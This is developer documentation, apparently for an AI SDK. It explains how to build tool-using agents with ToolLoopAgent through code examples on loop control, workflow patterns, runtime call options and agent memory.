const agent = new ToolLoopAgent({
model: __MODEL__,
instructions: 'You are an expert software engineer.',
});
Tools
Provide tools that the agent can use to accomplish tasks:
import { ToolLoopAgent, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const codeAgent = new ToolLoopAgent({
model: __MODEL__,
tools: {
runCode: tool({
description: 'Execute Python code',
inputSchema: z.object({
code: z.string(),
}),
execute: async ({ code }) => {
// Execute code and return result
return { output: 'Code executed successfully' };
},
}),
},
});
Loop Control
By default, agents run for 20 steps (stopWhen: stepCountIs(20)). In each step, the model either generates text or calls a tool. If it generates text, the agent completes. If it calls a tool, the AI SDK executes that tool.
You can configure stopWhen differently to allow more steps. After each tool execution, the agent triggers a new generation where the model can call another tool or generate text:
import { ToolLoopAgent, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
stopWhen: stepCountIs(50), // Increase default from 20 to 50.
});
Each step represents one generation (which results in either text or a tool call). The loop continues until:
- A finish reasoning other than tool-calls is returned, or
- A tool that is invoked does not have an execute function, or
- A tool call needs approval, or
- A stop condition is met
You can combine multiple conditions:
import { ToolLoopAgent, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
stopWhen: [
stepCountIs(20), // Maximum 20 steps
yourCustomCondition(), // Custom logic for when to stop
],
});
Learn more about loop control and stop conditions.
Tool Choice
Control how the agent uses tools:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
// your tools here
},
toolChoice: 'required', // Force tool use
// or toolChoice: 'none' to disable tools
// or toolChoice: 'auto' (default) to let the model decide
});
You can also force the use of a specific tool:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
weather: weatherTool,
cityAttractions: attractionsTool,
},
toolChoice: {
type: 'tool',
toolName: 'weather', // Force the weather tool to be used
},
});
Structured Output
Define structured output schemas:
import { ToolLoopAgent, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const analysisAgent = new ToolLoopAgent({
model: __MODEL__,
output: Output.object({
schema: z.object({
sentiment: z.enum(['positive', 'neutral', 'negative']),
summary: z.string(),
keyPoints: z.array(z.string()),
}),
}),
});
const { output } = await analysisAgent.generate({
prompt: 'Analyze customer feedback from the last quarter',
});
Define Agent Behavior with System Instructions
System instructions define your agent's behavior, personality, and constraints. They set the context for all interactions and guide how the agent responds to user queries and uses tools.
Basic System Instructions
Set the agent's role and expertise:
const agent = new ToolLoopAgent({
model: __MODEL__,
instructions:
'You are an expert data analyst. You provide clear insights from complex data.',
});
Detailed Behavioral Instructions
Provide specific guidelines for agent behavior:
const codeReviewAgent = new ToolLoopAgent({
model: __MODEL__,
instructions: `You are a senior software engineer conducting code reviews.
Your approach:
- Focus on security vulnerabilities first
- Identify performance bottlenecks
- Suggest improvements for readability and maintainability
- Be constructive and educational in your feedback
- Always explain why something is an issue and how to fix it`,
});
Constrain Agent Behavior
Set boundaries and ensure consistent behavior:
const customerSupportAgent = new ToolLoopAgent({
model: __MODEL__,
instructions: `You are a customer support specialist for an e-commerce platform.
Rules:
- Never make promises about refunds without checking the policy
- Always be empathetic and professional
- If you don't know something, say so and offer to escalate
- Keep responses concise and actionable
- Never share internal company information`,
tools: {
checkOrderStatus,
lookupPolicy,
createTicket,
},
});
Tool Usage Instructions
Guide how the agent should use available tools:
const researchAgent = new ToolLoopAgent({
model: __MODEL__,
instructions: `You are a research assistant with access to search and document tools.
When researching:
1. Always start with a broad search to understand the topic
2. Use document analysis for detailed information
3. Cross-reference multiple sources before drawing conclusions
4. Cite your sources when presenting information
5. If information conflicts, present both viewpoints`,
tools: {
webSearch,
analyzeDocument,
extractQuotes,
},
});
Format and Style Instructions
Control the output format and communication style:
const technicalWriterAgent = new ToolLoopAgent({
model: __MODEL__,
instructions: `You are a technical documentation writer.
Writing style:
- Use clear, simple language
- Avoid jargon unless necessary
- Structure information with headers and bullet points
- Include code examples where relevant
- Write in second person ("you" instead of "the user")
Always format responses in Markdown.`,
});
Using an Agent
Once defined, you can use your agent in three ways:
Generate Text
Use generate() for one-time text generation:
const result = await myAgent.generate({
prompt: 'What is the weather like?',
});
console.log(result.text);
Stream Text
Use stream() for streaming responses:
const result = await myAgent.stream({
prompt: 'Tell me a story',
});
for await (const chunk of result.textStream) {
console.log(chunk);
}
Respond to UI Messages
Use createAgentUIStreamResponse() to create API responses for client applications:
// In your API route (e.g., app/api/chat/route.ts)
import { createAgentUIStreamResponse } from 'ai';
export async function POST(request: Request) {
const { messages } = await request.json();
return createAgentUIStreamResponse({
agent: myAgent,
uiMessages: messages,
});
}
Track Step Progress
Use onStepFinish to track each step's progress, including token usage.
The callback receives a stepNumber (zero-based) to identify which step just completed:
const result = await myAgent.generate({
prompt: 'Research and summarize the latest AI trends',
onStepFinish: async ({ stepNumber, usage, finishReason, toolCalls }) => {
console.log(`Step ${stepNumber} completed:`, {
inputTokens: usage.inputTokens,
outputTokens: usage.outputTokens,
finishReason,
toolsUsed: toolCalls?.map(tc => tc.toolName),
});
},
});
You can also define onStepFinish in the constructor for agent-wide tracking. When both constructor and method callbacks are provided, both are called (constructor first, then the method callback):
const agent = new ToolLoopAgent({
model: __MODEL__,
onStepFinish: async ({ stepNumber, usage }) => {
// Agent-wide logging
console.log(`Agent step ${stepNumber}:`, usage.totalTokens);
},
});
// Method-level callback runs after constructor callback
const result = await agent.generate({
prompt: 'Hello',
onStepFinish: async ({ stepNumber, usage }) => {
// Per-call tracking (e.g., for billing)
await trackUsage(stepNumber, usage);
},
});
End-to-end Type Safety
You can infer types for your agent's UIMessages:
import { ToolLoopAgent, InferAgentUIMessage } from 'ai';
const myAgent = new ToolLoopAgent({
// ... configuration
});
// Infer the UIMessage type for UI components or persistence
export type MyAgentUIMessage = InferAgentUIMessage<typeof myAgent>;
Use this type in your client components with useChat:
'use client';
import { useChat } from '@ai-sdk/react';
import type { MyAgentUIMessage } from '@/agent/my-agent';
export function Chat() {
const { messages } = useChat<MyAgentUIMessage>();
// Full type safety for your messages and tools
}
Next Steps
Now that you understand building agents, you can:
- Explore workflow patterns for structured patterns using core functions
- Learn about loop control for advanced execution control
- See manual loop examples for custom workflow implementations
title: Workflow Patterns description: Learn workflow patterns for building reliable agents with the AI SDK.
Workflow Patterns
Combine the building blocks from the overview with these patterns to add structure and reliability to your agents:
- Sequential Processing - Steps executed in order
- Parallel Processing - Independent tasks run simultaneously
- Evaluation/Feedback Loops - Results checked and improved iteratively
- Orchestration - Coordinating multiple components
- Routing - Directing work based on context
Choose Your Approach
Consider these key factors:
- Flexibility vs Control - How much freedom does the LLM need vs how tightly you must constrain its actions?
- Error Tolerance - What are the consequences of mistakes in your use case?
- Cost Considerations - More complex systems typically mean more LLM calls and higher costs
- Maintenance - Simpler architectures are easier to debug and modify
Start with the simplest approach that meets your needs. Add complexity only when required by:
- Breaking down tasks into clear steps
- Adding tools for specific capabilities
- Implementing feedback loops for quality control
- Introducing multiple agents for complex workflows
Let's look at examples of these patterns in action.
Patterns with Examples
These patterns, adapted from Anthropic's guide on building effective agents, serve as building blocks you can combine to create comprehensive workflows. Each pattern addresses specific aspects of task execution. Combine them thoughtfully to build reliable solutions for complex problems.
Sequential Processing (Chains)
The simplest workflow pattern executes steps in a predefined order. Each step's output becomes input for the next step, creating a clear chain of operations. Use this pattern for tasks with well-defined sequences, like content generation pipelines or data transformation processes.
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
async function generateMarketingCopy(input: string) {
const model = __MODEL__;
// First step: Generate marketing copy
const { text: copy } = await generateText({
model,
prompt: `Write persuasive marketing copy for: ${input}. Focus on benefits and emotional appeal.`,
});
// Perform quality check on copy
const { output: qualityMetrics } = await generateText({
model,
output: Output.object({
schema: z.object({
hasCallToAction: z.boolean(),
emotionalAppeal: z.number().min(1).max(10),
clarity: z.number().min(1).max(10),
}),
}),
prompt: `Evaluate this marketing copy for:
1. Presence of call to action (true/false)
2. Emotional appeal (1-10)
3. Clarity (1-10)
Copy to evaluate: ${copy}`,
});
// If quality check fails, regenerate with more specific instructions
if (
!qualityMetrics.hasCallToAction ||
qualityMetrics.emotionalAppeal < 7 ||
qualityMetrics.clarity < 7
) {
const { text: improvedCopy } = await generateText({
model,
prompt: `Rewrite this marketing copy with:
${!qualityMetrics.hasCallToAction ? '- A clear call to action' : ''}
${qualityMetrics.emotionalAppeal < 7 ? '- Stronger emotional appeal' : ''}
${qualityMetrics.clarity < 7 ? '- Improved clarity and directness' : ''}
Original copy: ${copy}`,
});
return { copy: improvedCopy, qualityMetrics };
}
return { copy, qualityMetrics };
}
Routing
This pattern lets the model decide which path to take through a workflow based on context and intermediate results. The model acts as an intelligent router, directing the flow of execution between different branches of your workflow. Use this when handling varied inputs that require different processing approaches. In the example below, the first LLM call's results determine the second call's model size and system prompt.
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
async function handleCustomerQuery(query: string) {
const model = __MODEL__;
// First step: Classify the query type
const { output: classification } = await generateText({
model,
output: Output.object({
schema: z.object({
reasoning: z.string(),
type: z.enum(['general', 'refund', 'technical']),
complexity: z.enum(['simple', 'complex']),
}),
}),
prompt: `Classify this customer query:
${query}
Determine:
1. Query type (general, refund, or technical)
2. Complexity (simple or complex)
3. Brief reasoning for classification`,
});
// Route based on classification
// Set model and system prompt based on query type and complexity
const { text: response } = await generateText({
model:
classification.complexity === 'simple'
? 'openai/gpt-4o-mini'
: 'openai/o4-mini',
system: {
general:
'You are an expert customer service agent handling general inquiries.',
refund:
'You are a customer service agent specializing in refund requests. Follow company policy and collect necessary information.',
technical:
'You are a technical support specialist with deep product knowledge. Focus on clear step-by-step troubleshooting.',
}[classification.type],
prompt: query,
});
return { response, classification };
}
Parallel Processing
Break down tasks into independent subtasks that execute simultaneously. This pattern uses parallel execution to improve efficiency while maintaining the benefits of structured workflows. For example, analyze multiple documents or process different aspects of a single input concurrently (like code review).
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
// Example: Parallel code review with multiple specialized reviewers
async function parallelCodeReview(code: string) {
const model = __MODEL__;
// Run parallel reviews
const [securityReview, performanceReview, maintainabilityReview] =
await Promise.all([
generateText({
model,
system:
'You are an expert in code security. Focus on identifying security vulnerabilities, injection risks, and authentication issues.',
output: Output.object({
schema: z.object({
vulnerabilities: z.array(z.string()),
riskLevel: z.enum(['low', 'medium', 'high']),
suggestions: z.array(z.string()),
}),
}),
prompt: `Review this code:
${code}`,
}),
generateText({
model,
system:
'You are an expert in code performance. Focus on identifying performance bottlenecks, memory leaks, and optimization opportunities.',
output: Output.object({
schema: z.object({
issues: z.array(z.string()),
impact: z.enum(['low', 'medium', 'high']),
optimizations: z.array(z.string()),
}),
}),
prompt: `Review this code:
${code}`,
}),
generateText({
model,
system:
'You are an expert in code quality. Focus on code structure, readability, and adherence to best practices.',
output: Output.object({
schema: z.object({
concerns: z.array(z.string()),
qualityScore: z.number().min(1).max(10),
recommendations: z.array(z.string()),
}),
}),
prompt: `Review this code:
${code}`,
}),
]);
const reviews = [
{ ...securityReview.output, type: 'security' },
{ ...performanceReview.output, type: 'performance' },
{ ...maintainabilityReview.output, type: 'maintainability' },
];
// Aggregate results using another model instance
const { text: summary } = await generateText({
model,
system: 'You are a technical lead summarizing multiple code reviews.',
prompt: `Synthesize these code review results into a concise summary with key actions:
${JSON.stringify(reviews, null, 2)}`,
});
return { reviews, summary };
}
Orchestrator-Worker
A primary model (orchestrator) coordinates the execution of specialized workers. Each worker optimizes for a specific subtask, while the orchestrator maintains overall context and ensures coherent results. This pattern excels at complex tasks requiring different types of expertise or processing.
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
async function implementFeature(featureRequest: string) {
// Orchestrator: Plan the implementation
const { output: implementationPlan } = await generateText({
model: __MODEL__,
output: Output.object({
schema: z.object({
files: z.array(
z.object({
purpose: z.string(),
filePath: z.string(),
changeType: z.enum(['create', 'modify', 'delete']),
}),
),
estimatedComplexity: z.enum(['low', 'medium', 'high']),
}),
}),
system:
'You are a senior software architect planning feature implementations.',
prompt: `Analyze this feature request and create an implementation plan:
${featureRequest}`,
});
// Workers: Execute the planned changes
const fileChanges = await Promise.all(
implementationPlan.files.map(async file => {
// Each worker is specialized for the type of change
const workerSystemPrompt = {
create:
'You are an expert at implementing new files following best practices and project patterns.',
modify:
'You are an expert at modifying existing code while maintaining consistency and avoiding regressions.',
delete:
'You are an expert at safely removing code while ensuring no breaking changes.',
}[file.changeType];
const { output: change } = await generateText({
model: __MODEL__,
output: Output.object({
schema: z.object({
explanation: z.string(),
code: z.string(),
}),
}),
system: workerSystemPrompt,
prompt: `Implement the changes for ${file.filePath} to support:
${file.purpose}
Consider the overall feature context:
${featureRequest}`,
});
return {
file,
implementation: change,
};
}),
);
return {
plan: implementationPlan,
changes: fileChanges,
};
}
Evaluator-Optimizer
Add quality control to workflows with dedicated evaluation steps that assess intermediate results. Based on the evaluation, the workflow proceeds, retries with adjusted parameters, or takes corrective action. This creates robust workflows capable of self-improvement and error recovery.
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
async function translateWithFeedback(text: string, targetLanguage: string) {
let currentTranslation = '';
let iterations = 0;
const MAX_ITERATIONS = 3;
// Initial translation
const { text: translation } = await generateText({
model: __MODEL__,
system: 'You are an expert literary translator.',
prompt: `Translate this text to ${targetLanguage}, preserving tone and cultural nuances:
${text}`,
});
currentTranslation = translation;
// Evaluation-optimization loop
while (iterations < MAX_ITERATIONS) {
// Evaluate current translation
const { output: evaluation } = await generateText({
model: __MODEL__,
output: Output.object({
schema: z.object({
qualityScore: z.number().min(1).max(10),
preservesTone: z.boolean(),
preservesNuance: z.boolean(),
culturallyAccurate: z.boolean(),
specificIssues: z.array(z.string()),
improvementSuggestions: z.array(z.string()),
}),
}),
system: 'You are an expert in evaluating literary translations.',
prompt: `Evaluate this translation:
Original: ${text}
Translation: ${currentTranslation}
Consider:
1. Overall quality
2. Preservation of tone
3. Preservation of nuance
4. Cultural accuracy`,
});
// Check if quality meets threshold
if (
evaluation.qualityScore >= 8 &&
evaluation.preservesTone &&
evaluation.preservesNuance &&
evaluation.culturallyAccurate
) {
break;
}
// Generate improved translation based on feedback
const { text: improvedTranslation } = await generateText({
model: __MODEL__,
system: 'You are an expert literary translator.',
prompt: `Improve this translation based on the following feedback:
${evaluation.specificIssues.join('\n')}
${evaluation.improvementSuggestions.join('\n')}
Original: ${text}
Current Translation: ${currentTranslation}`,
});
currentTranslation = improvedTranslation;
iterations++;
}
return {
finalTranslation: currentTranslation,
iterationsRequired: iterations,
};
}
title: Loop Control description: Control agent execution with built-in loop management using stopWhen and prepareStep
Loop Control
You can control both the execution flow and the settings at each step of the agent loop. The loop continues until:
- A finish reasoning other than tool-calls is returned, or
- A tool that is invoked does not have an execute function, or
- A tool call needs approval, or
- A stop condition is met
The AI SDK provides built-in loop control through two parameters: stopWhen for defining stopping conditions and prepareStep for modifying settings (model, tools, messages, and more) between steps.
Stop Conditions
The stopWhen parameter controls when to stop execution when there are tool results in the last step. By default, agents stop after 20 steps using stepCountIs(20). This default is a safety measure to prevent runaway loops that could result in excessive API calls and costs.
When you provide stopWhen, the agent continues executing after tool calls until a stopping condition is met. When the condition is an array, execution stops when any of the conditions are met.
Use Built-in Conditions
The AI SDK provides several built-in stopping conditions:
stepCountIs(count)— stops after a specified number of stepshasToolCall(toolName)— stops when a specific tool is calledisLoopFinished()— never triggers, letting the loop run until the agent is naturally finished
Run Up to a Maximum Number of Steps
import { ToolLoopAgent, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
// your tools
},
stopWhen: stepCountIs(50), // Increasing the default of 20 to 50.
});
const result = await agent.generate({
prompt: 'Analyze this dataset and create a summary report',
});
Run Until Finished
If you want the agent to run until the model naturally stops making tool calls, use isLoopFinished(). This removes the default step limit:
import { ToolLoopAgent, isLoopFinished } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
// your tools
},
stopWhen: isLoopFinished(), // No maximum step limit.
});
const result = await agent.generate({
prompt: 'Analyze this dataset and create a summary report',
});
Combine Multiple Conditions
Combine multiple stopping conditions. The loop stops when it meets any condition:
import { ToolLoopAgent, stepCountIs, hasToolCall } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
// your tools
},
stopWhen: [
stepCountIs(20), // Maximum 20 steps
hasToolCall('someTool'), // Stop after calling 'someTool'
],
});
const result = await agent.generate({
prompt: 'Research and analyze the topic',
});
Create Custom Conditions
Build custom stopping conditions for specific requirements:
import { ToolLoopAgent, StopCondition, ToolSet } from 'ai';
__PROVIDER_IMPORT__;
const tools = {
// your tools
} satisfies ToolSet;
const hasAnswer: StopCondition<typeof tools> = ({ steps }) => {
// Stop when the model generates text containing "ANSWER:"
return steps.some(step => step.text?.includes('ANSWER:')) ?? false;
};
const agent = new ToolLoopAgent({
model: __MODEL__,
tools,
stopWhen: hasAnswer,
});
const result = await agent.generate({
prompt: 'Find the answer and respond with "ANSWER: [your answer]"',
});
Custom conditions receive step information across all steps:
const budgetExceeded: StopCondition<typeof tools> = ({ steps }) => {
const totalUsage = steps.reduce(
(acc, step) => ({
inputTokens: acc.inputTokens + (step.usage?.inputTokens ?? 0),
outputTokens: acc.outputTokens + (step.usage?.outputTokens ?? 0),
}),
{ inputTokens: 0, outputTokens: 0 },
);
const costEstimate =
(totalUsage.inputTokens * 0.01 + totalUsage.outputTokens * 0.03) / 1000;
return costEstimate > 0.5; // Stop if cost exceeds $0.50
};
Prepare Step
The prepareStep callback runs before each step in the loop and defaults to the initial settings if you don't return any changes. Use it to modify settings, manage context, or implement dynamic behavior based on execution history.
Dynamic Model Selection
Switch models based on step requirements:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: 'openai/gpt-4o-mini', // Default model
tools: {
// your tools
},
prepareStep: async ({ stepNumber, messages }) => {
// Use a stronger model for complex reasoning after initial steps
if (stepNumber > 2 && messages.length > 10) {
return {
model: __MODEL__,
};
}
// Continue with default settings
return {};
},
});
const result = await agent.generate({
prompt: '...',
});
Context Management
Manage growing conversation history in long-running loops:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
// your tools
},
prepareStep: async ({ messages }) => {
// Keep only recent messages to stay within context limits
if (messages.length > 20) {
return {
messages: [
messages[0], // Keep system instructions
...messages.slice(-10), // Keep last 10 messages
],
};
}
return {};
},
});
const result = await agent.generate({
prompt: '...',
});
Tool Selection
Control which tools are available at each step:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
search: searchTool,
analyze: analyzeTool,
summarize: summarizeTool,
},
prepareStep: async ({ stepNumber, steps }) => {
// Search phase (steps 0-2)
if (stepNumber <= 2) {
return {
activeTools: ['search'],
toolChoice: 'required',
};
}
// Analysis phase (steps 3-5)
if (stepNumber <= 5) {
return {
activeTools: ['analyze'],
};
}
// Summary phase (step 6+)
return {
activeTools: ['summarize'],
toolChoice: 'required',
};
},
});
const result = await agent.generate({
prompt: '...',
});
You can also force a specific tool to be used:
prepareStep: async ({ stepNumber }) => {
if (stepNumber === 0) {
// Force the search tool to be used first
return {
toolChoice: { type: 'tool', toolName: 'search' },
};
}
if (stepNumber === 5) {
// Force the summarize tool after analysis
return {
toolChoice: { type: 'tool', toolName: 'summarize' },
};
}
return {};
};
Message Modification
Transform messages before sending them to the model:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
// your tools
},
prepareStep: async ({ messages, stepNumber }) => {
// Summarize tool results to reduce token usage
const processedMessages = messages.map(msg => {
if (msg.role === 'tool' && msg.content.length > 1000) {
return {
...msg,
content: summarizeToolResult(msg.content),
};
}
return msg;
});
return { messages: processedMessages };
},
});
const result = await agent.generate({
prompt: '...',
});
Access Step Information
Both stopWhen and prepareStep receive detailed information about the current execution:
prepareStep: async ({
model, // Current model configuration
stepNumber, // Current step number (0-indexed)
steps, // All previous steps with their results
messages, // Messages to be sent to the model
}) => {
// Access previous tool calls and results
const previousToolCalls = steps.flatMap(step => step.toolCalls);
const previousResults = steps.flatMap(step => step.toolResults);
// Make decisions based on execution history
if (previousToolCalls.some(call => call.toolName === 'dataAnalysis')) {
return {
toolChoice: { type: 'tool', toolName: 'reportGenerator' },
};
}
return {};
},
Forced Tool Calling
You can force the agent to always use tools by combining toolChoice: 'required' with a done tool that has no execute function. This pattern ensures the agent uses tools for every step and stops only when it explicitly signals completion.
import { ToolLoopAgent, tool } from 'ai';
import { z } from 'zod';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
search: searchTool,
analyze: analyzeTool,
done: tool({
description: 'Signal that you have finished your work',
inputSchema: z.object({
answer: z.string().describe('The final answer'),
}),
// No execute function - stops the agent when called
}),
},
toolChoice: 'required', // Force tool calls at every step
});
const result = await agent.generate({
prompt: 'Research and analyze this topic, then provide your answer.',
});
// extract answer from done tool call
const toolCall = result.staticToolCalls[0]; // tool call from final step
if (toolCall?.toolName === 'done') {
console.log(toolCall.input.answer);
}
Key aspects of this pattern:
toolChoice: 'required': Forces the model to call a tool at every step instead of generating text directly. This ensures the agent follows a structured workflow.donetool withoutexecute: A tool that has noexecutefunction acts as a termination signal. When the agent calls this tool, the loop stops because there's no function to execute.- Accessing results: The final answer is available in
result.staticToolCalls, which contains tool calls that weren't executed.
This pattern is useful when you want the agent to always use specific tools for operations (like code execution or data retrieval) rather than attempting to answer directly.
Manual Loop Control
For scenarios requiring complete control over the agent loop, you can use AI SDK Core functions (generateText and streamText) to implement your own loop management instead of using stopWhen and prepareStep. This approach provides maximum flexibility for complex workflows.
Implementing a Manual Loop
Build your own agent loop when you need full control over execution:
import { generateText, ModelMessage } from 'ai';
__PROVIDER_IMPORT__;
const messages: ModelMessage[] = [{ role: 'user', content: '...' }];
let step = 0;
const maxSteps = 10;
while (step < maxSteps) {
const result = await generateText({
model: __MODEL__,
messages,
tools: {
// your tools here
},
});
messages.push(...result.response.messages);
if (result.text) {
break; // Stop when model generates text
}
step++;
}
This manual approach gives you complete control over:
- Message history management
- Step-by-step decision making
- Custom stopping conditions
- Dynamic tool and model selection
- Error handling and recovery
Learn more about manual agent loops in the cookbook.
title: Configuring Call Options description: Pass type-safe runtime inputs to dynamically configure agent behavior.
Configuring Call Options
Call options allow you to pass type-safe structured inputs to your agent. Use them to dynamically modify any agent setting based on the specific request.
Why Use Call Options?
When you need agent behavior to change based on runtime context:
- Add dynamic context - Inject retrieved documents, user preferences, or session data into prompts
- Select models dynamically - Choose faster or more capable models based on request complexity
- Configure tools per request - Pass user location to search tools or adjust tool behavior
- Customize provider options - Set reasoning effort, temperature, or other provider-specific settings
Without call options, you'd need to create multiple agents or handle configuration logic outside the agent.
How It Works
Define call options in three steps:
- Define the schema - Specify what inputs you accept using
callOptionsSchema - Configure with
prepareCall- Use those inputs to modify agent settings - Pass options at runtime - Provide the options when calling
generate()orstream()
Basic Example
Add user context to your agent's prompt at runtime:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const supportAgent = new ToolLoopAgent({
model: __MODEL__,
callOptionsSchema: z.object({
userId: z.string(),
accountType: z.enum(['free', 'pro', 'enterprise']),
}),
instructions: 'You are a helpful customer support agent.',
prepareCall: ({ options, ...settings }) => ({
...settings,
instructions:
settings.instructions +
`\nUser context:
- Account type: ${options.accountType}
- User ID: ${options.userId}
Adjust your response based on the user's account level.`,
}),
});
// Call the agent with specific user context
const result = await supportAgent.generate({
prompt: 'How do I upgrade my account?',
options: {
userId: 'user_123',
accountType: 'free',
},
});
The options parameter is now required and type-checked. If you don't provide it or pass incorrect types, TypeScript will error.
Modifying Agent Settings
Use prepareCall to modify any agent setting. Return only the settings you want to change.
Dynamic Model Selection
Choose models based on request characteristics:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const agent = new ToolLoopAgent({
model: __MODEL__, // Default model
callOptionsSchema: z.object({
complexity: z.enum(['simple', 'complex']),
}),
prepareCall: ({ options, ...settings }) => ({
...settings,
model:
options.complexity === 'simple' ? 'openai/gpt-4o-mini' : 'openai/o1-mini',
}),
});
// Use faster model for simple queries
await agent.generate({
prompt: 'What is 2+2?',
options: { complexity: 'simple' },
});
// Use more capable model for complex reasoning
await agent.generate({
prompt: 'Explain quantum entanglement',
options: { complexity: 'complex' },
});
Dynamic Tool Configuration
Configure tools based on runtime context:
import { openai } from '@ai-sdk/openai';
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const newsAgent = new ToolLoopAgent({
model: __MODEL__,
callOptionsSchema: z.object({
userCity: z.string().optional(),
userRegion: z.string().optional(),
}),
tools: {
web_search: openai.tools.webSearch(),
},
prepareCall: ({ options, ...settings }) => ({
...settings,
tools: {
web_search: openai.tools.webSearch({
searchContextSize: 'low',
userLocation: {
type: 'approximate',
city: options.userCity,
region: options.userRegion,
country: 'US',
},
}),
},
}),
});
await newsAgent.generate({
prompt: 'What are the top local news stories?',
options: {
userCity: 'San Francisco',
userRegion: 'California',
},
});
Provider-Specific Options
Configure provider settings dynamically:
import { OpenAILanguageModelResponsesOptions } from '@ai-sdk/openai';
import { ToolLoopAgent } from 'ai';
import { z } from 'zod';
const agent = new ToolLoopAgent({
model: 'openai/o3',
callOptionsSchema: z.object({
taskDifficulty: z.enum(['low', 'medium', 'high']),
}),
prepareCall: ({ options, ...settings }) => ({
...settings,
providerOptions: {
openai: {
reasoningEffort: options.taskDifficulty,
} satisfies OpenAILanguageModelResponsesOptions,
},
}),
});
await agent.generate({
prompt: 'Analyze this complex scenario...',
options: { taskDifficulty: 'high' },
});
Advanced Patterns
Retrieval Augmented Generation (RAG)
Fetch relevant context and inject it into your prompt:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const ragAgent = new ToolLoopAgent({
model: __MODEL__,
callOptionsSchema: z.object({
query: z.string(),
}),
prepareCall: async ({ options, ...settings }) => {
// Fetch relevant documents (this can be async)
const documents = await vectorSearch(options.query);
return {
...settings,
instructions: `Answer questions using the following context:
${documents.map(doc => doc.content).join('\n\n')}`,
};
},
});
await ragAgent.generate({
prompt: 'What is our refund policy?',
options: { query: 'refund policy' },
});
The prepareCall function can be async, enabling you to fetch data before configuring the agent.
Combining Multiple Modifications
Modify multiple settings together:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const agent = new ToolLoopAgent({
model: __MODEL__,
callOptionsSchema: z.object({
userRole: z.enum(['admin', 'user']),
urgency: z.enum(['low', 'high']),
}),
tools: {
readDatabase: readDatabaseTool,
writeDatabase: writeDatabaseTool,
},
prepareCall: ({ options, ...settings }) => ({
...settings,
// Upgrade model for urgent requests
model: options.urgency === 'high' ? __MODEL__ : settings.model,
// Limit tools based on user role
activeTools:
options.userRole === 'admin'
? ['readDatabase', 'writeDatabase']
: ['readDatabase'],
// Adjust instructions
instructions: `You are a ${options.userRole} assistant.
${options.userRole === 'admin' ? 'You have full database access.' : 'You have read-only access.'}`,
}),
});
await agent.generate({
prompt: 'Update the user record',
options: {
userRole: 'admin',
urgency: 'high',
},
});
Using with createAgentUIStreamResponse
Pass call options through API routes to your agent:
import { createAgentUIStreamResponse } from 'ai';
import { myAgent } from '@/ai/agents/my-agent';
export async function POST(request: Request) {
const { messages, userId, accountType } = await request.json();
return createAgentUIStreamResponse({
agent: myAgent,
messages,
options: {
userId,
accountType,
},
});
}
Next Steps
- Learn about loop control for execution management
- Explore workflow patterns for complex multi-step processes
title: Memory description: Add persistent memory to your agent using provider-defined tools, memory providers, or a custom tool.
Memory
Memory lets your agent save information and recall it later. Without memory, every conversation starts fresh. With memory, your agent builds context over time, recalls previous interactions, and adapts to the user.
Three Approaches
You can add memory to your agent with the AI SDK in three ways, each with different tradeoffs:
| Approach | Effort | Flexibility | Provider Lock-in |
|---|---|---|---|
| Provider-Defined Tools | Low | Medium | Yes |
| Memory Providers | Low | Low | Depends on memory provider |
| Custom Tool | High | High | No |
Provider-Defined Tools
Provider-defined tools are tools where the provider specifies the tool's inputSchema and description, but you provide the execute function. The model has been trained to use these tools, which can result in better performance compared to custom tools.
Anthropic Memory Tool
The Anthropic Memory Tool gives Claude a structured interface for managing a /memories directory. Claude reads its memory before starting tasks, creates and updates files as it works, and references them in future conversations.
import { anthropic } from '@ai-sdk/anthropic';
import { ToolLoopAgent } from 'ai';
const memory = anthropic.tools.memory_20250818({
execute: async action => {
// `action` contains `command`, `path`, and other fields
// depending on the command (view, create, str_replace,
// insert, delete, rename).
// Implement your storage backend here.
// Return the result as a string.
},
});
const agent = new ToolLoopAgent({
model: 'anthropic/claude-haiku-4.5',
tools: { memory },
});
const result = await agent.generate({
prompt: 'Remember that my favorite editor is Neovim',
});
The tool receives structured commands (view, create, str_replace, insert, delete, rename), each with a path scoped to /memories. Your execute function maps these to your storage backend (the filesystem, a database, or any other persistence layer).
When to use this: you want memory with minimal implementation effort and are already using Anthropic models. The tradeoff is provider lock-in, since this tool only works with Claude.
Memory Providers
